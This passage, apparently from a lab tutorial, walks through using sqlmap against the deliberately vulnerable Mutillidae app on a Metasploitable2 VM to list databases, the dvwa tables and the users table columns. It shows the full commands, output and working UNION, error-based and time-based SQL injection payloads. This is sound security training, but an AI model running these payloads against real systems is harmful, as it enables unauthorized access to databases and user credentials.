Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.



```
  GNU nano 2.0.7        File: /var/www/mutillidae/config.inc           Modified

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```

10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.



View your details

Back

Authentication Error: Bad user name or password


Please enter username and password
to view account details

Name

Password

Dont have an account? Please register here

11. Now retry the command and test. The issue should be resolved.
“sqlmap -u
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs”




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:34:25 /2022-11-19/

[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4...95f355ecfb'). Do you want to use those
[Y/n] Y
```

```
[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to r
educe the number of requests? [Y/n] Y
```


```
[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQ
L')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

```
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values
? [Y/n] Y
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
```

```
[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any
problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```




```
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```



```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails

Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 
```

12. You should now be able to view all the databases hosted on the server




```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 4.1
[00:43:54] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:43:55 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```


13. Now find the users table for the accounts in the dvwa database.

We can run the command:

“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa --tables”




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:47:02 /2022-11-19/

[00:47:02] [INFO] resuming back-end DBMS 'mysql'
[00:47:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603...0146971485'). Do you want to use those
[Y/n] 
```




```
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603 … 0146971485'). Do you want to use those
Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0×784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0×71767a6a71,(SELECT (ELT(8834=8834,1))),0×71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0×75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
```

14. Select the ‘0’ Injection point to view the tables



```
6854555165795a4c41657a536f766f485a566a44,0×71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
---

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
```




```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa'
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:49:54 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```

15. Find the columns of the ‘users’ table.


16. We can run the command:

“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns”




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:51:55 /2022-11-19/

[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0 … 911cda6ada'). Do you want to use those
[Y/n] Y
```

17. List down the columns of ‘users’ table




```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0×75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details
---

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 
```




```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:55:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:55:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:55:08] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[00:55:08] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[00:55:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[00:55:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:55:09 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$ 
```

